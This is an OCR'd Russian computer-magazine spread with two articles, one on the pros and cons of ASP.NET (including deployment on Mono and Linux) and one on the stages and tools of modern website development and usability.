
ТЕХНОЛОГИЯ ASP.NET МОЖЕТ СТАТЬ ТЕМ ОРУЖИЕМ, КОТОРОЕ ПРИГОДИТСЯ ТЕБЕ ДЛЯ РЕШЕНИЯ СОВЕРШЕННО РАЗНЫХ ЗАДАЧ — И СОЗДАНИЯ САЙТА-ВИЗИТКИ, И РЕАЛИЗАЦИИ СЛОЖНОГО ИНТЕРФЕЙСА ДОСТУПА К ИНТЕРНЕТ-МАГАЗИНУ. ПРАВДА, ПЕРЕД НАЧАЛОМ РАЗРАБОТКИ ОЧЕНЬ ВАЖНО ИЗУЧИТЬ СИЛЬНЫЕ И СЛАБЫЕ СТОРОНЫ ДАННОЙ ТЕХНОЛОГИИ.

тивно разделять динамическую и статическую части передаваемых web-страниц.


→ **повышение производительности.** Скорость работы стека событий повышена на 30%. Мощность web-сервера IIS 6.0 возросла, многие его функции работают на уровне ядра Windows.

сильные стороны ASP.NET:

- **РАЗДЕЛЕННАЯ МОДЕЛЬ.** РАЗДЕЛЕНИЕ РАЗМЕТКИ И ФУНКЦИОНАЛЬНОГО КОДА ПОЗВОЛЯЕТ ИЗБЕЖАТЬ НАРУШЕНИЙ В РАБОТЕ WEB-ПРИЛОЖЕНИЯ. ВОЗМОЖНОСТЬ СВЯЗЫВАНИЯ СОБЫТИЙ И ОТОБРАЖЕНИЯ ДАННЫХ НА КЛИЕНТСКОЙ СТОРОНЕ И ИХ ОБРАБОТКА НА СЕРВЕРНОЙ СТОРОНЕ ПОЗВОЛЯЕТ РЕАЛИЗОВАТЬ СЛОЖНЫЕ СХЕМЫ ВЗАИМОДЕЙСТВИЯ.
- **ШИРОКИЙ ВЫБОР .NET FRAMEWORK-БИБЛИОТЕК.** БОГАТЫЙ НАБОР БИБЛИОТЕК С РАЗЛИЧНОЙ ФУНКЦИОНАЛЬНОСТЬЮ ПОЗВОЛЯЕТ ИСПОЛЬЗОВАТЬ ИХ ДЛЯ ОТПРАВКИ E-MAIL-СООБЩЕНИЙ, РАБОТЫ С XML-ДАННЫМИ, ГРАФИЧЕСКОГО ПРЕДСТАВЛЕНИЯ ДАННЫХ, ДОСТУПА К БАЗАМ ДАННЫХ И ДРУГИХ ЗАДАЧ.
- **БЕЗОПАСНОСТЬ.** НЕ УДИВЛЯЙСЯ. НОВОСТИ ОБ ОБНАРУЖЕННЫХ УЯЗВИМОСТЯХ В ПРОДУКТАХ MICROSOFT ПОЯВЛЯЮТСЯ ЧАСТО И БЫСТРО РАСПРОСТРАНЯЮТСЯ, НО ЭТИ УЯЗВИМОСТИ УСТРАНЯЮТСЯ ТАК ЖЕ БЫСТРО. ВСЕ-ТАКИ ОГРОМНЫЕ ДЕНЕЖНЫЕ СРЕДСТВА, ВЛОЖЕННЫЕ В ПОДДЕРЖКУ ЭТИХ ПРОДУКТОВ, ЗАСТАВЛЯЮТ ДЕРЖАТЬ УДАР. ПЛЮС, ПРИЗНАЕМСЯ САМИ СЕБЕ, ХАКЕРЫ РЕАГИРУЮТ НА ПРОДУКТЫ MICROSOFT КАК БЫКИ НА КРАСНУЮ ТРЯПКУ.
- **ЭФФЕКТИВНОСТЬ, ФУНКЦИОНАЛЬНОСТЬ И ООП.** С ТОЧКИ ЗРЕНИЯ ОБЪЕКТНО-ОРИЕНТИРОВАННОГО ПОДХОДА, ЛЮБОЙ РАЗРАБОТЧИК ТОЛЬКО С БОЛЬШИМ ТРУДОМ НАЙДЕТ ЧТО-ТО БОЛЕЕ ЭФФЕКТИВНОЕ И УДОБНОЕ, ЧЕМ ВЫ-



Интерфейс Zend для PHP



Среда .NET

БОР ИЗ ЯЗЫКОВ C#, VB.NET, J#.NET И ДР. ТЫ МОЖЕШЬ ИСПОЛЬЗОВАТЬ ВСЕ СИЛЬНЫЕ СТОРОНЫ ЭТИХ ЯЗЫКОВ И ИХ ОТЛИЧИЯ ОТ ИНТЕРПРЕТИРУЕМЫХ ЯЗЫКОВ: ЖЕСТКАЯ ТИПИЗАЦИЯ ДАННЫХ, СТРУКТУРИРОВАННАЯ ОБРАБОТКА ОШИБОК И ЧИСТОТА ЯЗЫКА.

- СРЕДА РАЗРАБОТКИ. БОГАТЫЕ СРЕДСТВА РАЗРАБОТКИ И ОТЛАДКИ СПОЛНА РЕАЛИЗОВАНЫ В СРЕДЕ VISUAL STUDIO. ЭТО, ПОЖАЛУЙ, ГЛАВНЫЙ ПОМОЩНИК В ПРОДВИЖЕНИИ ТЕХНОЛОГИИ ASP.NET.


- ДОКУМЕНТАЦИЯ. MSDN ОГРОМЕН, КАК ВСЕЛЕННАЯ, В ЧЕМ И СОСТОИТ ЕГО ПОЛОЖИТЕЛЬНАЯ И ОТРИЦАТЕЛЬНАЯ СТОРОНА.
- ПРОИЗВОДИТЕЛЬНОСТЬ ASP.NET. ДОВОДОВ В ПОЛЬЗУ ASP.NET СТОЛЬКО ЖЕ, СКОЛЬКО ПРОТИВ НЕГО. НУЖНО СКАЗАТЬ, ЧТО ПРОИЗВОДИТЕЛЬНОСТЬ WEB-ПРИЛОЖЕНИЯ ЦЕЛИКОМ ЗАВИСИТ ОТ ТВОЕГО ОПЫТА КАК РАЗРАБОТЧИКА И ЛИШЬ ЧАСТИЧНО — ОТ ПРОИЗВОДИТЕЛЬНОСТИ АППАРАТНОЙ СОСТАВЛЯЮЩЕЙ СИСТЕМЫ.

отрицательные стороны:

- СТОИМОСТЬ ПЛАТФОРМЫ. ДЛЯ СОЗДАНИЯ ПЛАТФОРМЫ, НА КОТОРОЙ МОЖНО С НУЛЯ РАЗРАБОТАТЬ И РАЗВЕРНУТЬ WEB-ПРИЛОЖЕНИЕ, ТЕБЕ ПОНАДОБИТСЯ ВДУШИТЕЛЬНЫЙ СПИСОК ПРОДУКТОВ ФИРМЫ MICROSOFT. СРЕДИ НИХ: ОПЕРАЦИОННАЯ СИСТЕМА, СРЕДА РАЗРАБОТКИ, БАЗА ДАННЫХ И ДР. ОБЩАЯ СТОИМОСТЬ МОЖЕТ ПРЕВЫСИТЬ НЕСКОЛЬКО ТЫСЯЧ ДОЛЛАРОВ.
- СЛОЖНОСТЬ ИЗУЧЕНИЯ. СЛОЖНАЯ НЕЛИНЕЙНАЯ АРХИТЕКТУРА ОБЯЗАТЕЛЬНО ПОДРАЗУМЕВАЕТ МАССУ ВРЕМЕНИ НА ЕЕ ИЗУЧЕНИЕ. НОВИЗНА ТЕХНОЛОГИИ И ОТСУТСТВИЕ ИНФОРМАТИВНОЙ ЛИТЕРАТУРЫ ТАКЖЕ УСЛОЖНЯЮТ СИТУАЦИЮ. ВОЗМОЖНО, ПОЭТОМУ ASP.NET-РАЗРАБОТЧИКИ СЕЙЧАС ВОСТРЕБОВАНЫ И ХОРОШО ОПЛАЧИВАЮТСЯ.
- ЗАКРЫТЫЙ ИСХОДНЫЙ КОД. НЕИЗБЕЖНОЕ ЗЛО В ПОЗИЦИИ MICROSOFT ОТНОСИТЕЛЬНО ОТКРЫТОСТИ КОДА, ИЗ-ЗА КОТОРОГО ОСЛОЖНЯЕТСЯ ЖИЗНЬ МНОЖЕСТВА РАЗРАБОТЧИКОВ.

Многие отрицательные стороны можно считать особенностями. Неподъемный бюджет и закрытый исходный код в реализации от Microsoft сейчас не представляют проблемы, так как уже существует открытый аналог ASP.NET для не-windows-платформ. Есть открытый проект, поддерживающий мультиплатформенную реализацию ASP.NET, — Mono Project (www.go-mono.com). Несмотря на неполную реализацию некоторых функциональных частей, некоторое количество ошибок и нестабильную производительность, эта альтернатива работоспособна.

→ **конкуренты и перспективы.** Альтернативные разработки все-таки появляются, и это также свидетельствует об ASP.NET как об удачном решении. Но не будем забывать о конкурентах, которые давно живут на рынке web-технологий. Эти результаты — обобщение отзывов в основном разработчиков, собранных по большей части на форумах и из разрозненных результатов исследо-



Интерфейс VS для ASP.NET

ваний разных организаций. Сейчас практически невозможно найти абсолютные показатели, сравнить которые было бы реально, — нет общих критериев для сравнения web-технологий.

Как видишь, разница между интерпретируемыми языками и компилируемыми очевидна. Также не забудем, что эту проблему по-разному оценивают три стороны: заказчик, руководитель и разработчик. Точка зрения заказчика, как правило, простая и неглубокая: чтобы работало хорошо, чтобы стоило мало и чтобы делалось быстро. В реальности приходится выбирать два из трех «чтобы».

→ **закключение.** Не буду рисковать и не стану навязывать тебе ASP.NET как панацею от всех бед. Можно только утверждать, что технология достойна высокой оценки.

Когда разработчики на перекуре разговаривают об использовании J2EE или PHP вместо C# и ASP.NET, все дружно плюются и говорят, что даже думать не хотят об этом. Несмотря на то, что все знают не одну и не две технологии разработки web-приложений. Когда речь заходит о покупке лицензии на продукты Microsoft для развертывания системы на Windows Embedded, все плюются так же дружно и крутят пальцем у виска.

И что делать? Решение очень простое: разработка и тестирование ведется в Visual Studio, а развертывание системы осуществляется с помощью связки Mono и Linux Gentoo. Конечно, так поступают не из-за хорошей жизни. Это решение содержит множество минусов и неудобств. Плохо, что проект Mono поддерживается корпорацией Novell, и вместо зависимости от Microsoft разработчик попадает в другую, не меньшую зависимость. Еще один минус такого решения — нестабильная производительность на различных аппаратных конфигурациях. Решение неудобно и тем, что оно вынуждает выбирать и долго конфигурировать web-сервер, будь то Apache или XSP.

Использование платформы Windows станет более удобным и эффективным вариантом, но только в будущем, в котором, конечно же, присутствует технология ASP.NET, причем только если Microsoft изменит позицию относительно небольших компаний, имеющих разумный бюджет

современный сайтострой

КАК СЕГОДНЯ ПИШУТ САЙТЫ

НА РАЗРАБОТЧИКОВ СОВРЕМЕННЫХ САЙТОВ ВОЗЛОЖЕНА ДОСТАТОЧНО СЕРЬЕЗНАЯ ЗАДАЧА — СОЗДАТЬ САЙТ, КОТОРЫЙ ПРИВЛЕК БЫ ПОТЕНЦИАЛЬНОГО КЛИЕНТА И ПО ВОЗМОЖНОСТИ УДЕРЖИВАЛ ЕГО. САЙТ ДОЛЖЕН БЫТЬ УДОБНЫМ ДЛЯ ПОСЕТИТЕЛЕЙ И ДОЛЖЕН ЛЕГКО ИНДЕКСИРОВАТЬСЯ ПОИСКОВИКАМИ, ЧТОБЫ ПОТЕНЦИАЛЬНЫЙ ПОЛЬЗОВАТЕЛЬ СМОГ НАЙТИ ЕГО

В Я Ч Е С Л А В Б А Е В { n o e - m a i l }

как строили сайты раньше

НА ЗАРЕ САЙТОСТРОИТЕЛЬСТВА, КАК ПРАВИЛО, ИЗГОТОВЛЯЛИ СТАТИЧЕСКИЕ СТРАНИЦЫ. ЗАМЕНА ИНФОРМАЦИИ НА НИХ БЫЛА ТРУДОЕМКИМ ПРОЦЕССОМ И ТРЕБОВАЛА ЗНАНИЯ HTML. ПОЗДНЕЕ ПОЯВИЛИСЬ СВЯЗКИ PERL + HTML ИЛИ PHP + HTML, ОНИ ПОЗВОЛЯЛИ ОБРАБАТЫВАТЬ НА СЕРВЕРНОЙ СТОРОНЕ ПРОГРАММУ, КОТОРАЯ ЗАТЕМ ГЕНЕРИРОВАЛА HTML-КОД. ТАКАЯ ТЕХНОЛОГИЯ СЕРЬЕЗНО ОБЛЕГЧИЛА РАБОТУ СОЗДАТЕЛЕЙ И ВЛАДЕЛЬЦЕВ САЙТОВ. НА САМОМ ДЕЛЕ ЭТАПЫ СОЗДАНИЯ САЙТОВ НЕ ОСОБЕННО ИЗМЕНИЛИСЬ С ТОГО ВРЕМЕНИ, В ОТЛИЧИЕ ОТ ТЕХНОЛОГИЙ, ИСПОЛЪЗУЕМЫХ ПРИ РАБОТЕ НАД САЙТОМ. В ОТРЫВ УШЛИ ОПРЕДЕЛЕННЫЕ ЯЗЫКИ ПРОГРАММИРОВАНИЯ САЙТОВ, КОТОРЫЕ СМОГЛИ УДОВЛЕТВОРИТЬ СОВРЕМЕННЫЕ ПОТРЕБНОСТИ ЗА СЧЕТ СВОЕЙ ГИБКОСТИ И ВОЗМОЖНОСТЕЙ. ПОЯВИЛИСЬ ПОЛЬЗОВАТЕЛЬСКИЕ ИНТЕРФЕЙСЫ, ОБЛЕГЧАЮЩИЕ РАБОТУ С САЙТОМ, НО НЕ ТОЛЬКО В ПЛАНЕ ИНТУИТИВНОЙ ПОНЯТНОСТИ, НО И В ПЛАНЕ ВОЗМОЖНОСТИ СНИЗИТЬ НАГРУЗКУ НА КАНАЛ СВЯЗИ И ТЕМ САМЫМ УСКОРИТЬ ЕГО РАБОТУ.

→ **переговоры.** Обсуждается то, чему посвящен будущий сайт. Выясняются пожелания клиента.

→ **анализ аудитории.** Сайты можно разделить на несколько категорий. Пользователи, которые посещают сайты, тоже делятся на несколько групп по интересам. На этом этапе выясняется то, на кого рассчитан сайт. Без анализа аудитории невозможно сделать сайт эффективным.

→ **составление технического задания.** После выяснения всех вопросов составляется техническое задание на разработку будущего сайта, прежде всего для того чтобы разные люди, создающие сайт, точно узнали, что именно им необходимо сделать. Нужно заметить, что над созданием сайта нередко работают огромные коллективы. Чтобы добиться максимальной эффективности в работе на каждом конкретном этапе и в каждой его части, каждый участник проекта должен быть профессионалом в своем деле, а одному человеку вряд ли удастся охватить все.

→ **структура сайта** похожа на карту навигации по сайту — отражен каждый раздел, каждая страница будущего сайта.

→ **оформление сайта.** Этим поистине нелегким делом занимаются дизайнеры. Дизайн должен быть не только привлекательным, но и функциональным, он должен соответствовать принципам usability. Два последних требования в какой-то мере родственники, и они не могут жить друг без друга. Создатели сайта должны добиться того, чтобы человек, пришедший на сайт, мог, интуитивно ориентируясь, использовать его по прямому назначению. Перед тем как попасть на твой сайт, пользователь посетил немало других, и у него сложилось мнение о том, как должен выглядеть и работать хороший сайт.

→ **программирование сайта** состоит из двух этапов, тесно связанных между собой: верстка и написание программного обеспечения.


→ **верстка.** Качественная верстка подразумевает грамотную нарезку картинок, что позволяет снизить вес страницы (к примеру, хорошо сверстанная страница не должна весить более 200 Кб), и качественный HTML, позволяющий поисковику легко индексировать сайт.

→ **написание ПО.** Большинство сайтов оборудованы собственными программными модулями, которые, так сказать, оживляют сайт: форумы, гостевые книги, прайс-листы, чаты, блоги, CMS и многое-многое другое. Качественно написанное ПО прежде всего не перегружает сервер, на котором лежит сайт, не позволяет произвести взлом сервера и, наконец, не падает при каждом удобном случае.

→ **тестирование сайта.** Эта необходимая процедура производится как минимум два раза. Первый раз — чтобы выяснить, соответствуют ли все компоненты сайта ТЗ, и выявить ошибки. Второй — чтобы проконтролировать исправление этих ошибок. Также в первую стадию входит usability-тестирование: выясняется то, насколько уютно среднестатистический пользователь будет чувствовать себя при работе с данным сайтом. Если по какой-то причине на сайте остались «неудобные» места, в интерфейс сайта вносятся дополнительные исправления.

→ **подробнее о главном.** Главное, на что нужно обратить внимание, — соответствие дизайна сайта приглашениям по usability. Часто заходишь на сайт, и невозможно понять суть и назначение сайта — вероятнее всего, потенциальный пользователь просто уйдет.

Кстати, разобраться с usability поможет статистика посещаемости. Она показывает, просмо-



Всем известный Adobe Photoshop необходим и разработчику дизайна, и верстальщику

трел ли посетитель что-нибудь, кроме первой страницы. В самом простом приближении — количество зашедших хостов и хитов должно быть примерно одинаковым.

Советы, которые отражают основные требования по usability:

1 НА ГЛАВНОЙ СТРАНИЦЕ НАЗВАНИЕ КОМПАНИИ ИЛИ ЕЕ ЛОГОТИП (ЕСЛИ ОНИ ЕСТЬ) ДОЛЖНЫ БЫТЬ РАСПОЛОЖЕНЫ ТАК, ЧТОБЫ ИХ ЛЕГКО ЗАМЕЧАЛИ (КАК ПРАВИЛО, ЛЕВЫЙ ВЕРХНИЙ УГОЛ), И ДОЛЖНЫ ИМЕТЬ ПРИЕМЛЕМЫЕ РАЗМЕРЫ.

2 НЕОБХОДИМО ВЫДЕЛИТЬ ПЕРВОСТЕПЕННЫЕ ЗАДАЧИ САЙТА, ЧТОБЫ ПОЛЬЗОВАТЕЛЬ ПОНИМАЛ, С ЧЕГО НАЧИНАТЬ ПРОСМОТР. ТЫ КАК БЫ НЕНАВЯЗЧИВО ПОДСКАЗЫВАЕШЬ ЕМУ, В КАКОМ НАПРАВЛЕНИИ НУЖНО ДВИГАТЬСЯ ПРИ ПРОСМОТРЕ САЙТА (НЕОБХОДИМЫЕ ССЫЛКИ ДОЛЖНЫ БРОСАТЬСЯ В ГЛАЗА).

3 ЕСЛИ ПОСЕТИТЕЛЬ ЗАХОДИТ НА САЙТ, ЧТОБЫ ПРИОБРЕСТИ КАКОЙ-ТО ТОВАР ИЛИ ПРОСТО РАДИ СОТРУДНИЧЕСТВА, ОН ИНТЕРЕСУЕТСЯ КОМПАНИЕЙ И ТЕМ, КУДА ПОПАДУТ ЕГО ДЕНЬГИ. СООТВЕТСТВЕННО, НА ГЛАВНОЙ СТРАНИЦЕ ЖЕЛАТЕЛЬНО РАСПОЛОЖИТЬ, КАК МИНИМУМ, ССЫЛКУ НА РАЗДЕЛ «О КОМПАНИИ» ИЛИ ПРОСТО ВЫДЕЛИТЬ ЭТУ ИНФОРМАЦИЮ В ОБОСОБЛЕННЫЙ БЛОК. ЕСЛИ ВОЗМОЖНО, СДЕЛАТЬ ФОРМУ ОБРАТНОЙ СВЯЗИ. ЕСЛИ НЕОБХОДИМО — КОНТАКТНУЮ ИНФОРМАЦИЮ РАЗМЕТИТЬ ТАКЖЕ НА ГЛАВНОЙ СТРАНИЦЕ.

4 НАВИГАЦИЯ ДОЛЖНА БЫТЬ УДОБНОЙ: НАВИГАЦИОННЫЙ БЛОК РАСПОЛОЖЕН ТАК, ЧТО ЕГО ЛЕГКО ЗАМЕ-

ТИТЬ, А ЭЛЕМЕНТЫ НАВИГАЦИИ СГРУППИРОВАНЫ.

5 ПОДБИРАЯ ТЕКСТ, ОРИЕНТИРУЙСЯ НА «СРЕДНЕГО» ЧЕЛОВЕКА, ЧТОБЫ У ПОЛЬЗОВАТЕЛЯ НЕ ВОЗНИКАЛО ЛИШНИХ ВОПРОСОВ.

6 НЕ ИСПОЛЬЗУЙ ДЛЯ НАПИСАНИЯ МНОГО ВЫДЕЛЕНИЙ ТЕКСТА, ЧТОБЫ НЕ УСЛОЖНЯТЬ ЧТЕНИЕ. ТАКЖЕ НЕ СТАВЬ МНОГО ВОСКЛИЦАТЕЛЬНЫХ ЗНАКОВ.


7 ССЫЛКИ ДОЛЖНЫ ВЫДЕЛЯТЬСЯ ВИЗУАЛЬНО, А ПРИ ИСПОЛЬЗОВАНИИ ССЫЛОК ПО ТЕКСТУ НЕ НУЖНО ПИСАТЬ СЛОВО «ССЫЛКА». ПРОСТО ВЫБЕРИ ПОДХОДЯЩЕЕ СЛОВО ИЛИ ГРУППУ СЛОВ ПО ТЕКСТУ И ОБЪЕДИНИ ИХ В ССЫЛКУ.

8 НЕ ДОЛЖНО БЫТЬ ГОРИЗОНТАЛЬНОЙ ПРОКРУТКИ (ТОЛЬКО ЕСЛИ ТВОЙ КОНЦЕПТ ИЗНАЧАЛЬНО НЕ ЗАТОЧЕН ПОД ГОРИЗОНТАЛЬНУЮ ПРОКРУТКУ, КАК НА www.bluevertigo.com.ar).


→ **работа дизайнера.** Web-дизайнеры работают в основном в двух программах: Adobe Photoshop и Macromedia Flash. Изредка добавляют Adobe Illustrator и небольшие софтины для различных мелких задач, например создание иконки для сайта, изменение формата или размеров видеороликов. Также в комплекте с основными программами необходимо иметь подборку шрифтов (с программой Adobe Type Manager) и клипартов.

Крупные организации, занимающиеся web-дизайном, часто имеют в штате несколько дизайнеров. Одни создают идею макета и вырабатывают основную стиль сайта, другие разрабатывают второстепенные страницы сайта, используя предложенный стиль.

Макет разработанной страницы состоит из множества слоев, что позволяет легко вырезать из него нужные элементы. Основные границы или прослеживающиеся места установки элементов дизайна отмечаются на макете направляющими.



Программа UltraEdit — простенький блокнот, но с множеством функций. Одно из главных удобств — подсветка синтаксиса



К сильным сторонам Dreamweaver можно отнести работу с кодом, отличный help, встроенный validator, autocomplete

Для контентной части макета используются только основные шрифты, поставляемые с операционной системой (например Verdana, Tahoma, Arial), чтобы любой посетитель мог ознакомиться с информацией (по крайней мере тот, у кого установлена русская или английская локализация операционной системы) без искажения ее внешнего вида, и тем более потери ее части.

→ **верстка сайта.** В первую очередь верстальщик должен представить себе статичную картинку (макет) в виде готового сайта и заранее предусмотреть, какое содержание заказчик сможет залить на сайт. Верстка не должна разъезжаться (вне зависимости от контента).

Тенденции времени требуют от разработчиков сайта (и от верстальщика) все большего и большего мастерства. Главная задача верстальщика — сделать код, отвечающий нескольким требованиям: хорошая индексированность, корректное отображения в любых браузерах, возможность модифицировать страницу без серьезных затруднений и вмешательства специалиста. Последнее особенно актуально, если сайт работает под управлением CMS.

Для лучшей индексированности сайта верстка должна соответствовать «правилам». К примеру,


в DEFA Gruppe верстка производится по стандарту W3C, что помогает в дальнейшем, при изменении некоторых элементов дизайна, собрать все стили в одном месте в CSS. Немаловажно правильно расставить теги H1...H5. Текст, который должен привлекать внимание, выделяется тегами . Обязательно присутствие атрибутов title на основных ссылках, прописывание атрибутов alt на картинках (которые, кстати, очень помогают пользоваться сайтом, если по какой-то причине невозможно подгрузить рисунки) и т.д.

Данные требования успешно реализуются только лишь при ручной верстке, так как на сегодня не известно ни одной программы, способной сделать полностью корректный код. С другой стороны, такие программы помогут начинающим или тем, кто работает с очень большой массой кода.

Основные программы — это Macromedia Dreamweaver и HomeSite. Оба редактора позволяют работать напрямую с кодом, подсвечивают его различным цветом, что значительно упрощает работу. Я, к примеру, считаю лучшим редактором EditPlus — программа напоминает собой блокнот, но в ней намного больше функций.

Если по каким-то объективным причинам на компьютере пользователя не отображается мультимедийное содержимое, посетитель должен получить возможность получить доступ к главной информации. Это должно быть учтено при верстке сайта. Например, каждая flash-вставка снабжается javascript'ом, который проверяет версию flash-модуля, установленного у посетителя. Если модуль отсутствует или не поддерживает нужную версию flash, загружается html-заглушка, реализующая в себе основной функционал этого flash'a. Если пользователь отключил javascript, заглушка загружается сразу.

→ **программирование сайта.** Программист создает сердце сайта, его движок, который как раз и обеспечивает интерактивность страниц. Как правило, при создании крупных сайтов сейчас используются компоненты: PHP, MySQL, XML, CSS и их комбинации.

